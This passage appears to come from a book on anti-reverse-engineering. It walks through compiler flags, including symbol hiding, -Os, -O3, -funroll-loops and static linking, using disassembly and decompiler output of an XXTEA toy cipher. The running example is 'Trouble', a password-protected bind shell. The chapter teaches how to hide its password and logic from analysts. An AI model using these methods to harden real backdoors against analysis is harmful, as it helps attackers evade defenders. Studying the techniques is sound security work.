Radare2: Call to check_password with -fvisibility=hidden

```
| |||||||   ; JMP XREF from 0x00400d66 (main)
| |`------> 0x00400d7c      488d45d0       lea rax, [rbp - local_30h]
| | |||||   0x00400d80      4889c7         mov rdi, rax
| | |||||   0x00400d83      e83efeffff     call sub.memcmp_bc6
| | |||||   0x00400d88      84c0           test al, al
| |,======< 0x00400d8a      7411           je 0x400d9d
```

Notice in the *before* disassembly the binary clearly makes a call to *sym.check_password* whereas the *after* disassembly makes a call to *sub.memcmp_bc6* (an auto-generated function name). Contrast that to Hopper which outputs the address of *check_password()*.

Call to *check_password()* with -fvisibility=hidden as seen by Hopper

```
0000000000400d7c    lea      rax, qword [ss:rbp+var_30]     ; XREF=sub_400bef+375
0000000000400d80    mov      rdi, rax                       ; argument #1
0000000000400d83    call     sub_400bc6
0000000000400d88    test     al, al
0000000000400d8a    je       0x400d9d
```

Many reverse engineers rely on these function names to provide additional context to the binary. Without the additional context the reverse engineer is left to figure it out for themselves.

-O

An often overlooked subject is that of optimization. You control the many ways that the compiler tries to improve the performance or size of your program through the optimization flags. There are many flags[19], so it's helpful that GCC has combined many of them under various "-O" flags. While there are more "-O" flags, I believe the following four are the most useful:

[19] https://gcc.gnu.org/onlinedocs/gcc/Optimize-Options.html

1. **-O1**: "With -O, the compiler tries to reduce code size and execution time, without performing any optimizations that take a great deal of compilation time."[20]
2. **-O2**: "Optimize even more. GCC performs nearly all supported optimizations that do not involve a space-speed tradeoff." [21]
3. **-O3**: All optimizations in -O2 plus a handful of others.
4. **-Os**: "All -O2 optimizations that do not typically increase code size. It also performs further optimizations designed to reduce code size."[22]

Writing good code

One of the problems with optimizations is that they can break poorly written programs. I think optimization levels aren't often discussed or even fully understood by programmers because so many write such shoddy code they couldn't use optimizations even if they wanted to.

If you're going to write code then do it well. Use -Wall and -Wextra when compiling. Use CPPCheck[23] to do static analysis. Use Valgrind[24] to do runtime analysis. These things are the bare minimum to write quality C or C++ code, but I've rarely seen security professionals use *any* of these tools.

Corrected Block Tiny Encryption Algorithm (XXTEA)

For this section, and this section only, you won't be working with the *Trouble* bind shell. The usefulness of optimization as an anti-reverse engineering tool is best shown with cryptographic algorithms and it'll be a couple of chapters until add add any real cryptography to *Trouble*.

Therefore, I've implemented the Corrected Block Tiny Encryption Algorithm[25] (aka XXTEA) in C. My implementation is based on the reference code found on the

[20] https://gcc.gnu.org/onlinedocs/gcc/Optimize-Options.html
[21] https://gcc.gnu.org/onlinedocs/gcc/Optimize-Options.html
[22] https://gcc.gnu.org/onlinedocs/gcc/Optimize-Options.html
[23] http://cppcheck.sourceforge.net/
[24] http://valgrind.org/
[25] https://en.wikipedia.org/wiki/XXTEA

algorithm's Wikipedia page. XXTEA will be a good example program because, as the name says, it's quite tiny!

You'll find the source for XXTEA in the chapter two directory under the directory named "tea". Like Trouble, "tea" uses CMake to compile. There are only two files in this project: tea.c and CMakeLists.txt.

chap_2_compiler/tea/CMakeLists.txt

```
project(tea C)
cmake_minimum_required(VERSION 3.0)

set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow -std=gnu11")
add_executable(${PROJECT_NAME} src/tea.c)
```

chap_2_compiler/tea/src/tea.c

```
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

/**
 * This is an implementation of Corrected Block Tiny Encryption Algorithm (aka
 * XXTEA). XXTEA is a simple block cipher designed by David Wheeler and Roger
 * Needham that addressed issues in the original BTEA implementation. The
 * algorithm was first published in 1998.
 *
 * The code is based off of the reference code which you can easily find on
 * wikipedia: https://en.wikipedia.org/wiki/XXTEA
 *
 * Note: Do not try to secure your data with this algorithm. This is just a
 * toy to illustrate the affects of optimization on code.
 */

#define DELTA 0x9e3779b9
#define MX (((z>>5^y<<2) + (y>>3^z<<4)) ^ ((sum^y) + (key[(p&3)^e] ^ z)))

void btea_encrypt(uint32_t *v, int n, uint32_t const key[4])
{
    uint32_t sum = 0;
```

```
    for (unsigned rounds = 6 + 52/n; rounds > 0; --rounds)
    {
        uint32_t z = v[n-1];
        uint32_t y = 0;
        unsigned p = 0;

        sum += 0x9e3779b9;
        unsigned e = (sum >> 2) & 3;

        for ( ; (int)p < n - 1; p++)
        {
            y = v[p+1];
            v[p] += MX;
            z = v[p];
        }

        y = v[0];
        v[n - 1] += MX;
        z = v[n - 1];
    }
}

void btea_decrypt(uint32_t *v, int n, uint32_t const key[4])
{
    unsigned rounds = 6 + 52/n;
    uint32_t sum = rounds * DELTA;
    uint32_t y = v[0];
    uint32_t z = 0;
    do
    {
        unsigned e = (sum >> 2) & 3;
        unsigned p = n - 1;
        for ( ; p > 0; p--)
        {
            z = v[p-1];
            y = v[p] -= MX;
        }
        sum -= DELTA;
        z = v[n-1];
        y = v[0] -= MX;
    }
    while (--rounds);
}
```

```
int main()
{
    char data[] = "abcfefghilmno123";
    uint32_t orig_len = strlen(data);
    printf("plaintext: ");
    if ((orig_len % sizeof(uint32_t)) != 0)
    {
        printf("Bad size: %lu\n", (orig_len % sizeof(uint32_t)));
        return EXIT_FAILURE;
    }

    for (size_t i = 0; i < orig_len; i++)
    {
        printf("0x%02x ", (data[i] & 0xff));
    }
    printf("\n");

    uint32_t key[4] = { 0x4a, 0x61, 0x63, 0x6b };
    uint32_t len = strlen(data);
    len = len / sizeof(uint32_t);
    printf("encrypted: ");
    btea_encrypt((uint32_t*)data, len, key);

    for (size_t i = 0; i < orig_len; i++)
    {
        printf("0x%02x ", (data[i] & 0xff));
    }
    printf("\n");
}
```

To compile *tea* follow the same steps that you would for *Trouble*.

Building *tea*

```
albino-lobster@ubuntu:~/antire_book$ cd chap_2_compiler/tea/
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/tea$ mkdir build
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/tea$ cd build/
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/tea/build$ cmake ..
-- The C compiler identification is GNU 5.4.0
-- Check for working C compiler: /usr/bin/cc
-- Check for working C compiler: /usr/bin/cc -- works
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
-- Detecting C compile features
-- Detecting C compile features - done
-- Configuring done
-- Generating done
-- Build files have been written to: /home/albino-lobster/antire_book/chap_2_compiler\
/tea/build
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/tea/build$ make
Scanning dependencies of target tea
[ 50%] Building C object CMakeFiles/tea.dir/src/tea.c.o
[100%] Linking C executable tea
[100%] Built target tea
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/tea/build$ ./tea
plaintext: 0x61 0x62 0x63 0x66 0x65 0x66 0x67 0x68 0x69 0x6c 0x6d 0x6e 0x6f 0x31 0x32\
 0x33
encrypted: 0xce 0x8c 0x17 0xa2 0x46 0xf6 0x52 0x54 0x0a 0xed 0xe9 0x82 0xf7 0x27 0x40\
 0xfd
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/tea/build$
```

As you can see from the above, *tea* doesn't do a whole lot. It writes out the hex version of "abcfefghilmno123" unencrypted and encrypted. However, the functionality of *tea* is not the focus here. I want to show you how optimization effects the function *btea_encrypt()*.

In this section, we'll be using Hopper's decompiler to view *btea_encrypt()*. There are two reasons for this:

1. A decompiler is a really nice feature that you won't often find for free.
2. The disassembly for *btea_encrypt()* at the -O3 optimization level would take a few pages so its best to view it in C.

First, let's get an idea of how large unoptimized *btea_encrypt()* is by looking at it in Radare2.

Size of unoptimized btea_encrypt

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/tea/build$ radare2 ./tea
 -- Invert the block bytes using the 'I' key in visual mode
[0x004007f0]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x004007f0]> pdf @ sym.btea_encrypt
/ (fcn) sym.btea_encrypt 472
```

As you can see, the size of *btea_encrypt()* without any optimizations is 472 bytes. This information will be useful when we look at the optimizated versions.

When decompiled by Hopper the function looks like this:

Decompiled unoptimized *btea_encrypt()*

```
int btea_encrypt(int arg0, int arg1, int arg2) {
    var_28 = arg0;
    var_2C = arg1;
    var_38 = arg2;
    var_18 = 0x0;
    rax = 0x34 / var_2C + 0x6;
    for (var_14 = rax; var_14 != 0x0; var_14 = var_14 - 0x1) {
        var_10 = *(int32_t *)(var_28 + (sign_extend_32(var_2C) << 0x2) +
            0xfffffffffffffffc);
        var_C = 0x0;
        var_18 = var_18 - 0x61c88647;
        var_4 = var_18 >> 0x2 & 0x3;
        while (var_2C + 0xffffffffffffffff > var_C) {
            var_8 = *(int32_t *)(var_28 + (var_C + 0x1) * 0x4);
            *(int32_t *)(var_C * 0x4 + var_28) = ((*(int32_t *)(var_38 +
                (var_C & 0x3 ^ var_4) * 0x4) ^ var_10) + (var_18 ^ var_8) ^
                (var_10 >> 0x5 ^ var_8 << 0x2) + (var_10 << 0x4 ^ var_8 >> 0x3)) +
                *(int32_t *)(var_28 + var_C * 0x4);
            var_10 = *(int32_t *)(var_28 + var_C * 0x4);
```

```
            var_C = var_C + 0x1;
        }
        var_8 = *(int32_t *)var_28;
        *(int32_t *)(var_28 + (sign_extend_32(var_2C) << 0x2) +
            0xfffffffffffffffc) = ((*(int32_t *)(var_38 +
            (var_C & 0x3 ^ var_4) * 0x4) ^ var_10) + (var_18 ^ var_8) ^
            (var_10 >> 0x5 ^ var_8 << 0x2) + (var_10 << 0x4 ^ var_8 >> 0x3)) +
            *(int32_t *)(var_28 + (sign_extend_32(var_2C) << 0x2) +
                0xfffffffffffffffc);
        rax = *(int32_t *)(var_28 + (sign_extend_32(var_2C) << 0x2) +
            0xfffffffffffffffc);
    }
    return rax;
}
```

For those not familiar with decompilers, I'm sure your response to the decompiled C is simply "whoa". Yes, it is quite ugly. However, given that btea_encrypt relies on this macro:

```
#define MX (((z>>5^y<<2) + (y>>3^z<<4)) ^ ((sum^y) + (key[(p&3)^e] ^ z)))
```

The above code is fairly reasonable.

-Os

Now let's play with the optimization options. Sometimes its useful to generate the smallest binary possible. -Os is useful for this because, as previously mentioned, the optimizations it does emphasize a smaller binary. To compile *tea* with -Os just add it to the compiler flags:

```
set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow -Os -std=gnu11")
```

After recompiling with -Os and looking at *btea_encrypt()* in Radare2 you'll see that the function is much smaller now.

Size of the -Os version of *btea_encrypt()*

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/tea/build$ radare2 ./tea
 -- THIS IS NOT A BUG
[0x00400910]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x00400910]> pdf @ sym.btea_encrypt
/ (fcn) sym.btea_encrypt 216
```

The size of btea_encrypt dropped from 472 bytes to 216! That's pretty impressive. How does it look in Hopper's decompiler?

Decompiled -Os version of *btea_encrypt()*

```
int btea_encrypt(int arg0, int arg1, int arg2) {
    rdi = arg0;
    r10 = arg2;
    stack[2047] = r13;
    stack[2046] = r12;
    stack[2045] = rbp;
    stack[2044] = rbx;
    rsp = rsp - 0x8 - 0x8 - 0x8 - 0x8;
    rsi = arg1 - 0x1;
    r11 = rdi + sign_extend_64(arg1) * 0x4 + 0xfffffffffffffffc;
    rdx = 0x0;
    rax = 0x34 / arg1 + 0x6;
    while (rax != 0x0) {
        rdx = rdx - 0x61c88647;
        rcx = *(int32_t *)r11;
        r8 = 0x0;
        rbp = rdx >> 0x2;
        do {
            r9 = r8;
            if (rsi <= r8) {
                break;
            }
            r9 = *(int32_t *)(rdi + r8 * 0x4 + 0x4);
            rcx = ((rcx >> 0x5 ^ r9 * 0x4) + (r9 >> 0x3 ^ rcx << 0x4) ^
```

```
                (*(int32_t *)(r10 + ((rbp ^ r8) & 0x3) * 0x4) ^ rcx) +
                (rdx ^ r9)) + *(int32_t *)(rdi + r8 * 0x4);
            *(int32_t *)(rdi + r8 * 0x4) = rcx;
            r8 = r8 + 0x1;
        } while (true);
        r8 = *(int32_t *)rdi;
        rax = rax - 0x1;
        *(int32_t *)r11 = *(int32_t *)r11 + ((rcx >> 0x5 ^ r8 * 0x4) +
            (r8 >> 0x3 ^ rcx << 0x4) ^ (*(int32_t *)(r10 + ((rbp ^ r9) &
            0x3) * 0x4) ^ rcx) + (rdx ^ r8));
    }
    return rax;
}
```

I don't think it looks too signficantly different from the unoptimized version. However, I would say that this version looks more like the original source code.

Also, you have to consider that less disassembly is better for a reverse engineer. Less disassembly means fewer lines that need to be understood. This is something you should keep in mind when optimizing your code for size. Does the benefit of the smaller code outway the fact that the reverse engineer's life is made a little easier?

-O3

-O3 is the second highest optimization level. The highest level, -Ofast, enables some non-standards compliant optimazations so I generally avoid it. Unlike -Os, -O3 will not shrink your binary. In fact, it has some optimizations that could make your binary much larger (for example, -finline-functions).

To build with -O3 you need to change *tea's* compile flags to look like this:

```
set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow -O3 -std=gnu11")
```

After building the -O3 version of *tea* then load it into Radare2 and check out the new size of *btea_encrypt()*.

Finding the size of -O3 *btea_encrypt()* in Radare2

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/tea/build$ radare2 ./tea
 -- Have you setup your ~/.radare2rc today?
[0x00400920]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x00400920]> pdf @ sym.btea_encrypt
/ (fcn) sym.btea_encrypt 508
```

The new size of *btea_encrypt()*, 508 bytes, is not much bigger than the original size 472 bytes. However, the decompiled code is more complicated.

Decompiled -O3 *btea_encrypt()*

```
int btea_encrypt(int arg0, int arg1, int arg2, int arg3, int arg4) {
    rsi = arg1;
    rdi = arg0;,
    stack[2047] = r15;
    stack[2046] = r14;
    stack[2045] = r13;
    stack[2044] = r12;
    stack[2043] = rbp;
    rbp = arg2;
    rax = 0x34 / rsi;
    rsp = rsp - 0x8 - 0x8 - 0x8 - 0x8 - 0x8 - 0x8;
    stack[2042] = rsi;
    if (rax != 0xfffffffa) {
        r13 = rsi + 0xffffffffffffffff;
        r14 = rsi + 0xfffffffffffffffe;
        r11 = 0x0;
        do {
            r11 = r11 - 0x61c88647;
            rbx = r11 >> 0x2;
            rax = *(int32_t *)stack[2042];
            if (r13 > 0x0) {
                if (var_-4 > 0x3) {
                    rdx = *(int32_t *)rdi;
                    r9 = rdi + 0x4;
```

```
            r12 = 0x1;
            r8 = 0x0;
            do {
                rsi = *(int32_t *)r9;
                rcx = rbx ^ r8;
                r8 = r8 + 0x2;
                r9 = r9 + 0x8;
                rcx = ((rax >> 0x5 ^ rsi * 0x4) + (rsi >> 0x3 ^ rax << 0x4) ^
                    (r11 ^ rsi) + (*(int32_t *)(rbp + (rcx & 0x3) * 0x4) ^
                    rax)) + rdx;
                rdx = *(int32_t *)(r9 + 0xfffffffffffffffc);
                rax = rbx ^ r12;
                r12 = r12 + 0x2;
                *(int32_t *)(r9 + 0xfffffffffffffff4) = rcx;
                rax = ((rcx << 0x4 ^ rdx >> 0x3) + (rcx >> 0x5 ^ rdx * 0x4) ^
                    (*(int32_t *)(rbp + (rax & 0x3) * 0x4) ^ rcx) + (r11 ^
                    rdx)) + rsi;
                *(int32_t *)(r9 + 0xfffffffffffffff8) = rax;
            } while (r12 < r14);
        }
        else {
            r8 = 0x0;
        }
        do {
            rsi = rdi + r8 * 0x4;
            rcx = r8 + 0x1;
            r9 = *(int32_t *)(rbp + ((r8 ^ rbx) & 0x3) * 0x4);
            rdx = *(int32_t *)(rdi + (r8 + 0x1) * 0x4);
            r8 = rcx;
            rax = ((rax << 0x4 ^ rdx >> 0x3) + (rax >> 0x5 ^ rdx * 0x4) ^
                (r9 ^ rax) + (r11 ^ rdx)) + *(int32_t *)rsi;
            *(int32_t *)rsi = rax;
        } while (rcx < r13);
        rcx = r13;
        rsi = *(int32_t *)stack[2042];
    }
    else {
        rsi = rax;
        rcx = 0x0;
    }
    rdx = *(int32_t *)rdi;
    rax = ((*(int32_t *)(rbp + ((rbx ^ rcx) & 0x3) * 0x4) ^ rax) + (r11 ^
        rdx) ^ (rdx >> 0x3 ^ rax << 0x4) + (rax >> 0x5 ^ rdx * 0x4)) + rsi;
```

```
            *(int32_t *)stack[2042] = rax;
        } while (r11 != var_-8);
    }
    return rax;
}
```

There really isn't much more to say. Higher optimization levels can generate more complicated code.

-funroll-loops

If the goal is to produce increasingly long and complicated code then -funroll-loops is useful. -funroll-loops will "unroll" or undo the looping structure of any loop whose iterations can be determined at compile time.

Building on the previous section, you should add -funroll-loops right after -O3.

```
set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow -O3 -funroll-loops -std=gnu11")
```

Now if you recompile and look at the size of *btea_encrypt()* in Radare2 you'll see that the function has ballooned to 800 bytes!

Size of -O3 -funroll-loops *btea_encrypt()*

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/tea/build$ radare2 ./tea
 -- Learn pancake as if you were radare!
[0x00400ad0]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x00400ad0]> pdf @ sym.btea_encrypt
/ (fcn) sym.btea_encrypt 800
```

The decompiled code is signficantly more complicated than the original.

Decompiled -O3 -funroll-loops *btea_encrypt()*

```
int btea_encrypt(int arg0, int arg1, int arg2) {
    rsi = arg1;
    rdi = arg0;
    stack[2047] = r15;
    stack[2046] = r14;
    stack[2045] = r13;
    stack[2044] = r12;
    stack[2043] = rbp;
    rbp = arg2;
    rax = 0x34 / rsi;
    stack[2042] = rbx;
    rsp = rsp - 0x8 - 0x8 - 0x8 - 0x8 - 0x8 - 0x8;
    if (rax != 0xffffffa) {
        r12 = rsi + 0xffffffffffffffff;
        r11 = 0x0;
        stack[2042] = rsi + 0xfffffffffffffffe;
        do {
            r11 = r11 - 0x61c88647;
            rsi = r11 >> 0x2;
            rax = *(int32_t *)stack[2042];
            if (r12 > 0x0) {
                if (var_-8 > 0x3) {
                    rdx = *(int32_t *)rdi;
                    rbx = stack[2042];
                    r10 = rdi + 0x4;
                    r13 = 0x1;
                    rcx = 0x0;
                    do {
                        r9 = *(int32_t *)r10;
                        r14 = rsi ^ rcx;
                        r10 = r10 + 0x8;
                        rcx = rcx + 0x2;
                        r8 = (r11 ^ r9) + (*(int32_t *)(rbp + (r14 & 0x3) * 0x4) ^
                            rax);
                        r15 = rsi ^ r13;
                        r13 = r13 + 0x2;
                        r8 = ((rax >> 0x5 ^ r9 * 0x4) + (r9 >> 0x3 ^ rax << 0x4) ^
                            r8) + rdx;
                        rdx = *(int32_t *)(r10 + 0xfffffffffffffffc);
                        *(int32_t *)(r10 + 0xfffffffffffffff4) = r8;
                        rax = ((r8 << 0x4 ^ rdx >> 0x3) + (r8 >> 0x5 ^ rdx * 0x4) ^
```

```
            (*(int32_t *)(rbp + (r15 & 0x3) * 0x4) ^ r8) +
            (r11 ^ rdx)) + r9;
        *(int32_t *)(r10 + 0xfffffffffffffff8) = rax;
    } while (r13 < rbx);
}
else {
    rcx = 0x0;
}
r14 = rcx + 0x1;
r8 = *(int32_t *)(rdi + r14 * 0x4);
rdx = r14;
r9 = !rcx + r12 & 0x1;
rax = ((r8 >> 0x3 ^ rax << 0x4) + (r8 << 0x2 ^ rax >> 0x5) ^
    (r11 ^ r8) + (*(int32_t *)(rbp + ((rsi ^ rcx) & 0x3) * 0x4)
    ^ rax)) + *(int32_t *)(rdi + rcx * 0x4);
*(int32_t *)(rdi + rcx * 0x4) = rax;
if (r14 < r12) {
    if (r9 != 0x0) {
        r8 = *(int32_t *)(rdi + (rcx + 0x2) * 0x4);
        rdx = (r11 ^ r8) + (*(int32_t *)(rbp + ((rdx ^ rsi) &
            0x3) * 0x4) ^ rax) ^ (rax >> 0x5 ^ r8 << 0x2) +
            (r8 >> 0x3 ^ rax << 0x4);
        rax = *(int32_t *)(rdi + r14 * 0x4);
        rax = rax + rdx;
        rdx = rcx + 0x2;
        *(int32_t *)(rdi + r14 * 0x4) = rax;
        if (rcx + 0x2 < r12) {
            do {
                r10 = rdi + rdx * 0x4;
                rbx = *(int32_t *)(rdi + (rdx + 0x1) * 0x4);
                r9 = rdi + (rdx + 0x1) * 0x4;
                r8 = (rdx + 0x1 ^ rsi) & 0x3;
                r15 = ((r11 ^ rbx) + (*(int32_t *)(rbp + ((rsi ^
                    rdx) & 0x3) * 0x4) ^ rax) ^ (rax >> 0x5 ^ rbx
                    << 0x2) + (rbx >> 0x3 ^ rax << 0x4)) +
                    *(int32_t *)r10;
                rax = rdx + 0x2;
                rdx = rdx + 0x2;
                *(int32_t *)r10 = r15;
                r10 = *(int32_t *)(rdi + rax * 0x4);
                rax = ((r11 ^ r10) + (*(int32_t *)(rbp + r8 * 0x4)
                    ^ r15) ^ (r15 >> 0x5 ^ r10 << 0x2) + (r10 >> 0x3
                    ^ r15 << 0x4)) + *(int32_t *)r9;
```

```
                            *(int32_t *)r9 = rax;
                        } while (rdx < r12);
                    }
                }
                else {
                    do {
                        r10 = rdi + rdx * 0x4;
                        rbx = *(int32_t *)(rdi + (rdx + 0x1) * 0x4);
                        r9 = rdi + (rdx + 0x1) * 0x4;
                        r8 = (rdx + 0x1 ^ rsi) & 0x3;
                        r15 = ((r11 ^ rbx) + (*(int32_t *)(rbp + ((rsi ^ rdx) &
                            0x3) * 0x4) ^ rax) ^ (rax >> 0x5 ^ rbx << 0x2) +
                            (rbx >> 0x3 ^ rax << 0x4)) + *(int32_t *)r10;
                        rax = rdx + 0x2;
                        rdx = rdx + 0x2;
                        *(int32_t *)r10 = r15;
                        r10 = *(int32_t *)(rdi + rax * 0x4);
                        rax = ((r11 ^ r10) + (*(int32_t *)(rbp + r8 * 0x4) ^
                            r15) ^ (r15 >> 0x5 ^ r10 << 0x2) + (r10 >> 0x3 ^
                            r15 << 0x4)) + *(int32_t *)r9;
                        *(int32_t *)r9 = rax;
                    } while (rdx < r12);
                }
            }
            r13 = r12;
            r10 = *(int32_t *)stack[2042];
        }
        else {
            r10 = rax;
            r13 = 0x0;
        }
        r15 = *(int32_t *)rdi;
        r8 = rax >> 0x5;
        rsi = *(int32_t *)(rbp + ((rsi ^ r13) & 0x3) * 0x4);
        rsi = rsi ^ rax;
        rax = rax << 0x4;
        *(int32_t *)stack[2042] = (rsi + (r11 ^ r15) ^ (r15 >> 0x3 ^ rax) +
            (r8 ^ r15 * 0x4)) + r10;
    } while (r11 != var_-12);
}
return rax;
}
```

Consider what you've done to the reverse engineer that needs to understand *btea_encrypt()*. Using "-O3 -funroll-loops" has nearly doubled the size of the function. Also, there are more loops and more branching than the original version. Simply by using the optimization flags available you've increased the work a reverse engineer will have to do to fully understand this function.

-static

In the previous sections, you learned a number of ways to easily extract the contents of *s_password* to gain access to *Trouble*. However, you've also learned how to use the compiler options to defeat these *s_password* extraction techniques. In this section, you'll learn about one last flag to hide *s_password* from prying eyes.

Resolving Functions at Runtime

It's important to understand that *Trouble* resolves external dependencies at runtime. Consider the remaining dynamic symbols that *Trouble* has.

***Trouble's* dynamic symbols**

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ readelf --dyn-syms\
 trouble

Symbol table '.dynsym' contains 31 entries:
   Num:    Value          Size Type    Bind   Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  UND
     1: 0000000000000000     0 NOTYPE  WEAK   UND _ITM_deregisterTMCloneTab
     2: 0000000000000000     0 FUNC    GLOBAL UND __stack_chk_fail@GLIBC_2.4 (2)
     3: 0000000000000000     0 FUNC    GLOBAL UND dup2@GLIBC_2.2.5 (3)
     4: 0000000000000000     0 FUNC    GLOBAL UND close@GLIBC_2.2.5 (3)
     5: 0000000000000000     0 FUNC    GLOBAL UND read@GLIBC_2.2.5 (3)
     6: 0000000000000000     0 FUNC    GLOBAL UND __libc_start_main@GLIBC_2.2.5 (3)
     7: 0000000000000000     0 FUNC    GLOBAL UND memcmp@GLIBC_2.2.5 (3)
     8: 0000000000000000     0 FUNC    GLOBAL UND execve@GLIBC_2.2.5 (3)
     9: 0000000000000000     0 NOTYPE  WEAK   UND __gmon_start__
    10: 0000000000000000     0 FUNC    GLOBAL UND listen@GLIBC_2.2.5 (3)
    11: 0000000000000000     0 FUNC    GLOBAL UND bind@GLIBC_2.2.5 (3)
    12: 0000000000000000     0 FUNC    GLOBAL UND perror@GLIBC_2.2.5 (3)
```

```
    13: 0000000000000000     0 NOTYPE  WEAK   UND _Jv_RegisterClasses
    14: 0000000000000000     0 FUNC    GLOBAL UND accept@GLIBC_2.2.5 (3)
    15: 0000000000000000     0 FUNC    GLOBAL UND fwrite@GLIBC_2.2.5 (3)
    16: 0000000000000000     0 NOTYPE  WEAK   UND _ITM_registerTMCloneTable
    17: 0000000000000000     0 FUNC    GLOBAL UND fork@GLIBC_2.2.5 (3)
    18: 0000000000000000     0 FUNC    GLOBAL UND socket@GLIBC_2.2.5 (3)
    19: 0000000000602098     0 NOTYPE  GLOBAL 25 _edata
    20: 0000000000602088     0 NOTYPE  GLOBAL 25 __data_start
    21: 00000000006020b0     0 NOTYPE  GLOBAL 26 _end
    22: 0000000000602088     0 NOTYPE  WEAK   25 data_start
    23: 0000000000400da0     4 OBJECT  GLOBAL 16 _IO_stdin_used
    24: 0000000000400d20   101 FUNC    GLOBAL 14 __libc_csu_init
    25: 0000000000400c00    42 FUNC    GLOBAL 14 _start
    26: 0000000000602098     0 NOTYPE  GLOBAL 26 __bss_start
    27: 0000000000400918     0 FUNC    GLOBAL 11 _init
    28: 00000000006020a0     8 OBJECT  GLOBAL 26 stderr@GLIBC_2.2.5 (3)
    29: 0000000000400d90     2 FUNC    GLOBAL 14 __libc_csu_fini
    30: 0000000000400d94     0 FUNC    GLOBAL 15 _fini
```

Notice all of the GLOBAL FUNC symbols that are labeled as undefined (UND) and have a value of 0? These are functions whose implementations exist in external libraries that won't be loaded until runtime. Another way to find the functions that need to be loaded is to look at the binary's relocation information in readelf.

***Trouble's* relocations**

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ readelf -r ./troub\
le

Relocation section '.rela.dyn' at offset 0x798 contains 2 entries:
  Offset          Type            Sym. Value    Sym. Name + Addend
000000601ff8  R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0
0000006020a0  R_X86_64_COPY     00000000006020a0 stderr@GLIBC_2.2.5 + 0

Relocation section '.rela.plt' at offset 0x7c8 contains 14 entries:
  Offset          Type            Sym. Value    Sym. Name + Addend
000000602018  R_X86_64_JUMP_SLO 0000000000000000 __stack_chk_fail@GLIBC_2.4 + 0
000000602020  R_X86_64_JUMP_SLO 0000000000000000 dup2@GLIBC_2.2.5 + 0
000000602028  R_X86_64_JUMP_SLO 0000000000000000 close@GLIBC_2.2.5 + 0
000000602030  R_X86_64_JUMP_SLO 0000000000000000 read@GLIBC_2.2.5 + 0
000000602038  R_X86_64_JUMP_SLO 0000000000000000 __libc_start_main@GLIBC_2.2.5 + 0
```

```
000000602040  R_X86_64_JUMP_SLO 0000000000000000 memcmp@GLIBC_2.2.5 + 0
000000602048  R_X86_64_JUMP_SLO 0000000000000000 execve@GLIBC_2.2.5 + 0
000000602050  R_X86_64_JUMP_SLO 0000000000000000 listen@GLIBC_2.2.5 + 0
000000602058  R_X86_64_JUMP_SLO 0000000000000000 bind@GLIBC_2.2.5 + 0
000000602060  R_X86_64_JUMP_SLO 0000000000000000 perror@GLIBC_2.2.5 + 0
000000602068  R_X86_64_JUMP_SLO 0000000000000000 accept@GLIBC_2.2.5 + 0
000000602070  R_X86_64_JUMP_SLO 0000000000000000 fwrite@GLIBC_2.2.5 + 0
000000602078  R_X86_64_JUMP_SLO 0000000000000000 fork@GLIBC_2.2.5 + 0
000000602080  R_X86_64_JUMP_SLO 0000000000000000 socket@GLIBC_2.2.5 + 0
```

Look at *memcmp()*, one of the functions that needs to be loaded, in GDB before *Trouble* has been started and after it has been started.

Examining *memcmp()* before libc.so is loaded

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ gdb ./trouble
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./trouble...(no debugging symbols found)...done.
(gdb) info address memcmp
Symbol "memcmp" is at 0x4009a0 in a file compiled without debugging.
(gdb) disas memcmp
Dump of assembler code for function memcmp@plt:
   0x00000000004009a0 <+0>:     jmpq   *0x20169a(%rip)        # 0x602040
   0x00000000004009a6 <+6>:     pushq  $0x5
   0x00000000004009ab <+11>:    jmpq   0x400940
```

In the GDB output above, I've issued two commands *info address memcmp* and *disas memcmp*. Notice that the result of each of these commands points to an address in

the PLT (procedure linkage table): *0x4009a0*. However, if you reissue the commands after *Trouble* has begun execution you'll find that *memcmp()* now points into libc.so.
